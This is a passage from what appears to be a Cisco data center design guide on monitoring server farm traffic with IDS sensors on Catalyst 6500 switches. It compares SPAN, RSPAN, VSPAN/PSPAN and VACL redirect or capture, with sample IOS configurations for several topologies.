


Figure 9-7 shows the logical topology inside the Catalyst 6500. The MSFC is represented as a router, VLAN 10 (Subnet1) is represented as an oval in yellow, and VLAN 20 (Subnet2) is represented as an oval in purple. These two VLANs are obviously trunked between the two aggregation switches for reasons of Layer 2 redundancy.

To configure the SPAN on the VLANs, you can configure the following on Aggregation 1 and Aggregation 2:

```
monitor session 1 source vlan 10 , 20 , 30 , 40 Rx
monitor session 1 destination remote vlan 300
or
monitor session 1 source vlan 10 , 20 , 30 , 40 tx
monitor session 1 destination remote vlan 300
```

Under normal conditions, traffic from 10.20.10.x directed to 10.20.20.x is copied once to VLAN 300 when it enters VLAN 10 from Giga8/1. The MSFC then routes to VLAN 20 and the traffic goes out to Giga8/2 to reach the destination host. The reverse traffic comes from Access 2 and the frame is copied when it enters VLAN 20 from Giga8/2. Then the MSFC routes to VLAN 10 and the traffic is sent out to Giga8/1.

The above scenario considers the topology where port A of Access 2 is forwarding and port B of Access 2 is blocking. Now consider the case where port A on Access 2 is blocking and port B on Access 2 is forwarding. In this case, everything works the same until the traffic from 10.20.10.x is routed to 10.20.20.x. The first copy of the 10.20.10.x-to-10.20.20.x traffic is generated when the frame enters VLAN 10 from Gigabit8/1. The MSFC then routes to VLAN 20.

Differently from the previous scenario, now the frame needs to go to Aggregation 2 to arrive at Access 2. The frame then takes the EtherChannel/trunk and when it enters Aggregation 2, the second copy of the same frame is generated.

As previously stated, this happens because for reasons of redundancy both aggregation switches need to be configured similarly to replicate traffic to the IDSs regardless of which path the traffic takes.


This example shows that under certain conditions (asymmetric paths), configuring SPAN on a VLAN can generate duplicates. This can happen after a link failure when alternate paths need to be taken.

As described in Chapter 9, “Deployment of Network-Based IDS Sensors and Integration with Service Modules,” PSPAN is superior to VSPAN in terms of eliminating duplicate frames in the presence of asymmetric paths. Conversely, PSPAN is not as effective as VSPAN in providing information about traffic exchanged between service modules inside the same Catalyst 6500 chassis.

Monitoring in the Presence of Firewalls and/or Load Balancers

Figure 9-8 shows a possible network IDS deployment that uses PSPAN.

Figure 9-8 PSPAN with IDSs and a Firewall—Not Always Effective




PSPAN has been correctly applied to all the interfaces surrounding the aggregation switches (except the port channel). If you launch an attack against any of the servers that the IDS can identify, the IDSs cannot detect it.

The reason is because the firewall randomizes the TCP sequence number. In the presence of firewalls or other devices that can alter the TCP sequence number or perform NAT, it is important that the IDS sees all the traffic from either side of the firewall or the load balancer.

Figure 9-9 shows a working topology, in which SPAN copies the traffic from the FWSM outside VLANs, following the model described in VSPAN-based Model, page 9-9.

Figure 9-9 VSPAN of the FWSM outside VLANs with IDSs



The IDS placement on the outside of the FWSM is driven by the fact that the port ASIC on the firewall supports SPAN Tx. By placing the SPAN on the inside of the FWSM, there are two copies of the same frames for server-to-client traffic (the port ASIC on the switch also generates a copy of the same frame). By placing the SPAN on the outside VLAN, no duplicates are generated.

The FWSM port ASICs support SPAN Tx, so the guideline is to configure the topology with VSPAN Tx. VSPAN Tx on the outside VLAN of the FWSM captures client-to-server traffic and VSPAN Tx on the Layer 3 VLANs connecting to the core or PSPAN Tx on the Layer 3 links captures server-to-client traffic.

The **monitor session** <*number*> **servicemodule** command does not have an effect on the traffic capture design except to free a SPAN session. You can remove **monitor session** <*number*> **servicemodule** if you know that there are not a multicast source and destination connected to the same switch.

The configuration is as follows:

```
monitor session 1 source vlan 13 , 14 , 5 , 10 tx
monitor session 1 destination remote vlan 300
```

13 and 14 are the Layer 3 VLANs connecting to the core:

```
interface Vlan13
 description to_core1
 ip address 10.21.0.9 255.255.255.252
 no ip redirects
 no ip proxy-arp
 ! >> Disable NTP services <<
 ntp disable
 ip ospf authentication message-digest
 ip ospf message-digest-key 1 md5 0 C1sC0!
 ip ospf network point-to-point
! If a CSM is present in the chassis
 ip ospf hello-interval 1
```

```
 ip ospf dead-interval 3
 no shut
!
interface Vlan14
 description to_core2
 ip address 10.21.0.13 255.255.255.252
 no ip redirects
 no ip proxy-arp
 ! >> Disable NTP services <<
 ntp disable
 ip ospf authentication message-digest
 ip ospf message-digest-key 1 md5 0 C1sC0!
 ip ospf network point-to-point
! If a CSM is present in the chassis
 ip ospf hello-interval 1
 ip ospf dead-interval 3
 no shut
!
```

5 and 10 are the outside VLAN interfaces on the FWSM.


Alternatively, you can capture the traffic as described in PSPAN on the Layer 3 Links and VSPAN for the Server Farm VLANs, page 9-10, as long as you are running Cisco IOS version 12.2(18)SXE or later. In this case, the configuration would be as follows:

```
monitor session 1 source int ten1/1, ten1/2 tx
monitor session 1 destination remote vlan 300

monitor session 2 source vlan 5 , 10 tx
monitor session 2 destination remote vlan 300

monitor session 3 destination interface Fa8/1 - 4
monitor session 3 source remote vlan 300

interface TenGigabitEthernet1/1
 description to_core1
 ip address 10.21.0.9 255.255.255.252
 no ip redirects
 no ip proxy-arp
! >> Disable NTP services <<
 ntp disable
 ip ospf authentication message-digest
 ip ospf message-digest-key 1 md5 0 C1sC0!
 ip ospf network point-to-point
 no shut
!
interface TenGigabitEthernet1/2
 description to_core2
 ip address 10.21.0.13 255.255.255.252
 no ip redirects
 no ip proxy-arp
 ! >> Disable NTP services <<
 ntp disable
 ip ospf authentication message-digest
 ip ospf message-digest-key 1 md5 0 C1sC0!
 ip ospf network point-to-point
 no shut
!
```

IDS Monitoring for Locally Switched Traffic

This section focuses on monitoring locally switched traffic only, which is traffic whose source and destination IP addresses belong to the same VLAN; that is, non-routed traffic. Figure 9-10 shows the three main topologies that are discussed (redundancy has been already discussed so it is not part of these topologies.)

Figure 9-10 Three Reference Data Center Topologies to Monitor Locally Switched Traffic (No Redundancy)



The three topologies are as follows:

- Topology A—Server farm where servers are directly connected to a Layer 3 switch. The IDS sensors are connected to this switch that provides port connectivity and routing at the same time.
- Topology B—Server farm with several access switches (Figure 9-10 shows only four, but there could be more). There are four subnets, each of which can be on any of the access switches: Access 1 can have servers in 10.20.10.x as well as 10.20.40.x, and so on. The access switches provide Layer 2 connectivity to the aggregation switch where the IDSs are connected. In Topology B, the traffic that is switched in the access switches is not visible to the sensor. The IDS sensors are connected to Aggregation 1, and the servers are connected to Access 1, Access 2, Access 3, and Access 4. VLAN 10, 20, 30, and 40 are equally spread on Access 1, Access 2, Access 3, and Access 4. This means that the sensors do not see traffic that is locally switched on Access 1 between two servers that are directly connected on Access 1 on the same VLAN. The sensors see only the traffic that travels from one access switch to another one. It is clear that this topology is not ideal for monitoring locally switched traffic, so it is ruled out immediately.
- Topology C—The IDSs are connected directly to the access switches. Each subnet is specific to an access switch: Access 1 hosts only servers for 10.20.10.x, Access 2 hosts only servers for 10.20.20.x, and so on.

The following two sections compare the use of RSPAN and VACL redirect versus VACL capture in these three topologies.

With RSPAN and VACL Redirect

Suppose that all the topologies in Figure 9-10 have four VLANs: VLAN 10, 20, 30, and 40. Also assume that you have four IDS sensors and you want IDS1 to monitor locally switched traffic on VLAN 10, IDS2 to monitor locally switched traffic on VLAN 20, and so on. The configuration with RSPAN and VACL redirect is quite straightforward for either Topology A or Topology C. Topology C poses no special challenges and does not really require the use of RSPAN and VACL redirect.

Topology A

For Topology A, you can monitor all the locally switched traffic because the servers are directly connected to the switch where the sensors are placed.

You first configure RSPAN for all the physical ports that need to be monitored:

```
monitor session 1 source int <list all interfaces> rx
monitor session 1 destination remote vlan 300
monitor session 2 destination interface Fa8/1 - 4
monitor session 2 source remote vlan 300
Then define the access lists that identify the locally switched traffic:
ip access-list extended toIDS1
 permit ip 10.20.10.0 0.0.0.255 10.20.10.0 0.0.0.255
!
ip access-list extended toIDS2
 permit ip 10.20.20.0 0.0.0.255 10.20.20.0 0.0.0.255
!
[…]
```

Then you define the VLAN access map with VACL redirect:

```
vlan access-map analyzerfilter 10
 match ip address toIDS1
 action redirect FastEthernet8/1
vlan access-map analyzerfilter 20
 match ip address toIDS2
 action redirect FastEthernet8/2
vlan access-map analyzerfilter 30
 match ip address toIDS3
 action redirect FastEthernet8/3
vlan access-map analyzerfilter 40
 match ip address toIDS4
 action redirect FastEthernet8/4
!
```

Then you assign the VLAN access map to VLAN 300:

```
vlan filter analyzerfilter vlan-list 300
```

Topology B

Regardless of the technology that is used, this topology is not optimal for monitoring locally switched traffic. If you still plan to use this topology, you can simply replicate the configuration described for Topology A by changing the configuration of monitored ports to be the uplinks from the access switches.

Topology C

Topology C does not require RSPAN and VACL redirect. You can configure monitoring with SPAN or with VACL capture. In case you have a Catalyst 6500 as an access switch, you can obviously use the RSPAN with VACL redirect design.

Using VACL Capture

This section explores using VACL capture with these same three topologies.

Topology A

With VACL capture, the configuration for Topology A is as follows. You first define an access list that defines which traffic should be copied. Make sure to not deny any traffic, because this access list actually filters the server VLANs.

```
ip access-list extended toIDS1
 permit ip 10.20.10.0 0.0.0.255 10.20.10.0 0.0.0.255
!
ip access-list extended toIDS2
 permit ip 10.20.20.0 0.0.0.255 10.20.20.0 0.0.0.255
!
[…]
```

Then define a VLAN access map for each VLAN:

```
vlan access-map filter-vlan10 10
 match ip address toIDS1
 action forward capture
vlan access-map filter-vlan10 20
 match ip address IP-catch-all
 action forward

vlan access-map filter-vlan20 10
 match ip address toIDS2
 action forward capture
vlan access-map filter-vlan20 20
 match ip address IP-catch-all
 action forward

[…]
```

Apply these filters to the server VLANs:

```
vlan filter filter-vlan10 vlan-list 10
vlan filter filter-vlan20 vlan-list 20
[…]
```

On the ports connecting to the sensors, make sure to configure the capture option and to restrict each sensor to the monitoring of the VLAN that contains the relevant traffic:

```
interface FastEthernet8/1
 switchport
 switchport capture allowed vlan 10
 switchport mode capture
!
interface FastEthernet8/2
 switchport
 switchport capture allowed vlan 20
 switchport mode capture
!
interface FastEthernet8/3
 switchport
 switchport capture allowed vlan 30
 switchport mode capture
!
[…]
```

Topology B

Regardless of the technology that is used, this topology is not optimal for monitoring locally switched traffic. If you still plan to use this topology, you can simply replicate the configuration described for Topology A.

Topology C

The configuration with VACL capture for topology C is straightforward; it is a subset of the configuration used for Topology A. Because there is a single sensor, there is only one access list that needs to be configured.

```
ip access-list extended toIDS1
 permit ip 10.20.10.0 0.0.0.255 10.20.10.0 0.0.0.255
!
```

Define a VLAN access map:

```
vlan access-map filter-vlan10 10
 match ip address toIDS1
 action forward capture
vlan access-map filter-vlan10 20
 match ip address IP-catch-all
 action forward
```

Apply these filters to the server VLANs:

```
vlan filter filter-vlan10 vlan-list 10
```

On the port connecting to the sensor, make sure to configure the capture option and to restrict the sensor to the monitoring of the VLAN that contains the relevant traffic.

```
interface FastEthernet8/1
 switchport
 switchport capture allowed vlan 10
 switchport mode capture
!
```

If a single sensor is not enough for monitoring the traffic on the switch, this configuration can be easily extended to IDS load balancing by configuring an EtherChannel on the access switch.

Note IDS load balancing is beyond the scope of this chapter.

Comparing RSPAN and VACL Redirect with VACL Capture

For locally switched traffic, configuring RSPAN with VACL redirect versus VACL capture has the following pros and cons:


- Using RSPAN with VACL redirect allows defining more granular policies and does not require changing existing security VACLs. The filtering of mirrored traffic is performed on a separate VLAN (the RSPAN VLAN). This technology is recommended for Topology A.
- Using VACL capture is less granular but it can be combined with EtherChannel to perform IDS load balancing (which is beyond the scope of this document). This topology is recommended for Topology C.

IDS Monitoring for Routed Traffic

Monitoring routed traffic with RSPAN and VACL redirect is an extremely powerful tool in terms of simplicity and scalability as compared to the use of VACL capture, as can be seen in the following sections.

Assume that you have the data center with four VLANs and you want to monitor routed traffic with several IDS devices. You have four IDSs and obviously you want to divide this traffic across IDSs for scalability reasons. This section analyzes the three topologies in Figure 9-11.

Figure 9-11 Three Reference Data Center Topologies to Monitor Routed Switched Traffic (No Redundancy)



The three topologies are as follows:

- Topology A—Server farm where servers are directly connected to a Layer 3 switch. The IDS sensors are connected to this switch that provides port connectivity and routing at the same time.
- Topology B—Server farm with several access switches (Figure 9-11 shows only four, but there can be more). There are four subnets, each of which can be on any of the access switches: Access 1 can have servers in 10.20.10.x as well as 10.20.40.x, and so on. The access switches provide Layer 2 connectivity to the aggregation switch where the IDSs are connected. In the case of Topology B, the traffic that is switched in the access switches is not visible to the sensor. The IDS sensors are connected to Aggregation 1, and the servers are connected to Access 1, Access 2, Access 3, and Access 4. VLAN 10, 20, 30, and 40 are equally spread on Access 1, Access 2, Access 3, and Access 4. This means that the sensors do not see traffic that is locally switched on Access 1 between two servers that are directly connected on Access 1 on the same VLAN. The sensors see the traffic that travels from one access switch to another one. Because the goal is to monitor routed traffic, the fact that the sensors cannot see all of the locally switched traffic is not of concern.
- Topology C—The IDSs are connected directly to the access switches. Each subnet is specific to an access switch: Access 1 hosts only servers for 10.20.10.x, Access 2 hosts only servers for 10.20.20.x, and so on.

Using RSPAN and VACL Redirect

This section explores the use of RSPAN and VACL redirect with these three topologies.

Topology A

The initial configuration steps are the same as previously described:

- Configure RSPAN on all the physical interfaces in the Rx direction (or all outside VLANs in the Tx direction if there is an FWSM; see Monitoring in the Presence of Firewalls and/or Load Balancers, page 9-15). Doing this eliminates duplicate traffic.
- Define the access list that identifies how you want to divide the traffic.
- Create and map an access map to the RSPAN VLAN.

This section focuses only on defining the access lists to separate the traffic categories. With RSPAN and VACL redirect, you can use several possible policies. Suppose you are interested in the traffic only coming or leaving a given subnet. You want IDS1 to monitor traffic coming or leaving Subnet1, IDS2 to monitor traffic coming into or leaving Subnet2, and so on. You can accomplish this by assigning the traffic in the following way:

- Traffic between Subnet1 and Subnet2 to IDS1 and IDS2
- Traffic between Subnet2 and 3 to IDS2 and 3
- Traffic between Subnet3 and 4 to IDS3 and 4
- Traffic between Subnet1 and 4 to IDS1 and 4
- Traffic between Subnet1 and 3 to IDS1 and 3
- Traffic between Subnet2 and 4 to IDS2 and 4
- Traffic between the outside subnets and Subnet1 to IDS1
- Traffic between outside and Subnet2 to IDS2
- Traffic between outside and Subnet3 to IDS3
- Traffic between outside and Subnet4 to IDS4

Although definition of these access lists is not described here, as an example the first six access lists are as follows:

```
ip access-list extended toIDS1andIDS2
 permit ip 10.20.10.0 0.0.0.255 10.20.20.0 0.0.0.255
 permit ip 10.20.20.0 0.0.0.255 10.20.10.0 0.0.0.255
!
```

The last four access lists are as follows:

```
ip access-list extended toIDS1only
 permit ip any 10.20.10.0 0.0.0.255
 permit ip 10.20.10.0 0.0.0.255 any
!
```

The VLAN access map is as follows:

```
vlan access-map analyzerfilter 10
 match ip address toIDS1andIDS2
 action redirect FastEthernet8/1 , FastEthernet8/2
vlan access-map analyzerfilter 20
 match ip address toIDS2andIDS3
 action redirect FastEthernet8/2 , FastEthernet8/3
[…]
vlan access-map analyzerfilter 70
 match ip address toIDS1only
 action redirect FastEthernet8/1
vlan access-map analyzerfilter 80
 match ip address toIDS2only
```

```
 action redirect FastEthernet8/2
!
[…]
```

Topology B

The configuration for Topology B is almost identical to the configuration for Topology A. The only difference is the list of ports that need to be monitored. In Topology B, these ports are the uplinks from the access switches and the routed port that connects to the core.

Topology C

Topology C does not require RSPAN and VACL redirect. You can configure monitoring with SPAN or with VACL capture. If you have a Catalyst 6500 as an access switch, you can obviously use the RSPAN and VACL redirect design. You might use RSPAN and VACL redirect if you want to reduce the amount of traffic sent to the IDS sensors with VACL filtering on the RSPAN VLAN.

Using VACL Capture

This section describes the use of VACL capture with the three previously-described topologies.

Topology A

With this topology, dividing the routed traffic on multiple IDS sensors is challenging if not impossible. For example, for IDS1 to monitor traffic on VLAN 10, the IDS1 needs to be configured with **switchport capture allowed vlan 10, 20** to be able to see the traffic routed between 10 and 20. However, IDS1 also needs to see the traffic between VLAN 10 and 30 and between 10 and 40, and so on. Eventually, IDS1 needs to be configured with **switchport capture allowed vlan 10, 20, 30, 40**.

On VLAN 10, there is an ACL that specifies *capture* for the permitted traffic, which is the same as on VLAN 20, 30, and 40.

This means that IDS1, besides monitoring the traffic coming and leaving VLAN 10, also sees all the traffic from all the VLANs.

The fact that the capture bit is unique forces each IDS to see not only the routed traffic but a lot of other traffic. However, this is the opposite of the design goal, which was to divide the traffic on several IDS sensors.

Topology B

VACL capture is not recommended for this topology for similar considerations to the ones described for Topology A.

Topology C

The VACL capture configuration for Topology C is simple and does not require explanations. If a single IDS is not sufficient, it is possible to combine VACL capture with EtherChanneling for IDS load balancing.

Comparing RSPAN and VACL Redirect with VACL Capture

Configuring RSPAN with VACL redirect is much more powerful than VACL capture, especially for Topologies A and B:


- Using RSPAN with VACL redirect allows you to define more granular policies and does not require changing existing security VACLs. The filtering of mirrored traffic is performed on a separate VLAN (the RSPAN VLAN). This technology is recommended for Topology A and B. VACL capture is unusable in these topologies.
- Using VACL with capture is recommended for Topology C and can be combined with EtherChannel for IDS load balancing

Monitoring Multi-tier Server Farms

Consolidated data centers often host servers of multiple application tiers on the same physical infrastructure. As an example, Figure 9-12 shows a consolidated server farm with firewalls, load balancers, IDS sensors, network analysis, and SSL offloading.

Figure 9-12 shows the physical topology; the logical topology needs to reflect the security requirement of monitoring traffic between application tiers.


Figure 9-12 Multi-tier Server Farm with Integrated Network Services—Physical Diagram



Design

Figure 9-13 shows the logical diagram of the security services. An IDS must monitor traffic between the client and the web server. Another sensor needs to monitor the traffic between the web/application server and the database server. Figure 9-13 shows the traffic paths (client-to-server and server-to-server) and which copy of the traffic needs to go to which IDS sensor.

